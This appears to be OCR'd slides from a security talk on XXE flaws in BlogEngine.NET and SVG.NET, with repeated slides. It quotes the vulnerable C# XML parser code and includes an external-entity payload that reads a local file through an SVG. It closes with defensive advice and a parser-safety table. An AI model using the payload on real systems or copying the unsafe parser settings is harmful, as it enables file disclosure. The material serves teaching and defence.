
```
private void LoadXmlRequest(string xml) {
  var request = new XmlDocument();
  try {
    if ( !(xml.StartsWith("<?xml")
        || xml.StartsWith("<method"))) {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
  ....
}
```

BlogEngine.NET: XMLRPCRequest

```
public XMLRPCRequest(HttpContext input)
{
  var inputXml = ParseRequest(input);

  // LogMetaWeblogCall(inputXml);
  this.LoadXmlRequest(inputXml);
}
```


BlogEngine.NET: ParseRequest

```
private static string
ParseRequest(HttpContext context)
{
  var buffer = new byte[context.Request
                                .InputStream
                                .Length];

  context.Request.InputStream.Position = 0;
  context.Request.InputStream.Read(buffer, 0, buffer.Length);


  return Encoding.UTF8.GetString(buffer);
}
```




BlogEngine.NET: XMLRPCRequest

```
public XMLRPCRequest(HttpContext input)
{
  var inputXml = ParseRequest(input);

  // LogMetaWeblogCall(inputXml);
  this.LoadXmlRequest(inputXml);
}
```



BlogEngine.NET: LoadXmlRequest

```
private void LoadXmlRequest(string xml)
{
  var request = new XmlDocument();
  try
  {
    if ( !(xml.StartsWith("<?xml")
        || xml.StartsWith("<method")))

    {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
  ....
}
```



BlogEngine.NET: ключевые моменты

- Уязвимость: дефолтный парсер `XmlDocument`
- Фикс: запрет обработки внешних сущностей (`XmlResolver = null`)
- Результат парсинга отдавался обратно

SVG.NET

SVG.NET Documentation

Welcome to the documentation for the SVG.NET library!

Usage documentation

- Getting Started
- Q&A
- Generated API documentation
- Sample Code

Project documentation

- Release Notes
- Contributing Guide

Note that this documentation is work in progress. You are always welcome to help improving it!


Improve this Doc

IN THIS ARTICLE

Usage documentation

Project documentation

SVG.NET



SVG.NET

```
void ProcessSvg()
{
  using var svgStream = GetSvgFromUser();
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

  // SVG document processing...

  SendSvgToUser(svgDoc);
}
```

SVG.NET

```
void ProcessSvg()
{
  using var svgStream = GetSvgFromUser();
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

  // SVG document processing...

  SendSvgToUser(svgDoc);
}
```

SVG.NET

```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
  where T : SvgDocument, new() {
  ....
  var reader = new SvgTextReader(stream, entities)
  {
    XmlResolver = new SvgDtdResolver(),
    WhitespaceHandling = WhitespaceHandling.Significant,
    DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                     : DtdProcessing.Parse,
  };
  return Open<T>(reader);
}
```

SVG.NET

```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
  where T : SvgDocument, new() {
  ....
  var reader = new SvgTextReader(stream, entities)
  {
    XmlResolver = new SvgDtdResolver(),
    WhitespaceHandling = WhitespaceHandling.Significant,
    DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                     : DtdProcessing.Parse,
  };
  return Open<T>(reader);
}
```


SVG.NET

```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
  where T : SvgDocument, new() {
  ....
  var reader = new SvgTextReader(stream, entities)
  {
    XmlResolver = new SvgDtdResolver(),
    WhitespaceHandling = WhitespaceHandling.Significant,
    DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                     : DtdProcessing.Parse,
  };
  return Open<T>(reader);
}
```

SVG.NET

```
internal class SvgDtdResolver : XmlUrlResolver {
  /// ....
  public override object GetEntity(Uri absoluteUri,
                                   string role,
                                   Type ofObjectToReturn)
  {
    if (....) {
      return Assembly.GetExecutingAssembly()
                     .GetManifestResourceStream("Svg.Resources.svg11.dtd");
    }
    else {
      return base.GetEntity(absoluteUri, role, ofObjectToReturn);
    }
  }
}
```

SVG.NET


<!ENTITY hostsEntity SYSTEM "file:/path/to/file">
....
<mask>&hostsEntity;</mask>
....
SVG
SVG
parser
FILE

SVG.NET: ключевые моменты

- Уязвимость:
  XML-парсер с явными опасными настройками
- Фикс:
  отключение обработки внешних сущностей по умолчанию
- Результат парсинга отдавался обратно

Защита

- Используйте новые версии фреймворков
- Конфигурируйте парсеры правильно:
  - отключайте обработку DTD
  - ограничивайте размер сущностей
  - отключайте резолвинг внешних сущностей
- Используйте инструменты: SAST, SCA и т. п.

Безопасность дефолтных парсеров

Экземпляры типов	<= .NET Framework 4.5.1	>= .NET Framework 4.5.2 (в т. ч. .NET Core и .NET)
`XmlReader (/XmlReaderSettings)`	Not Vulnerable	Not Vulnerable
`XmlTextReader`	Vulnerable	Not Vulnerable
`XmlDocument`	Vulnerable	Not Vulnerable

XXE в mojoPortal

mojoPortal

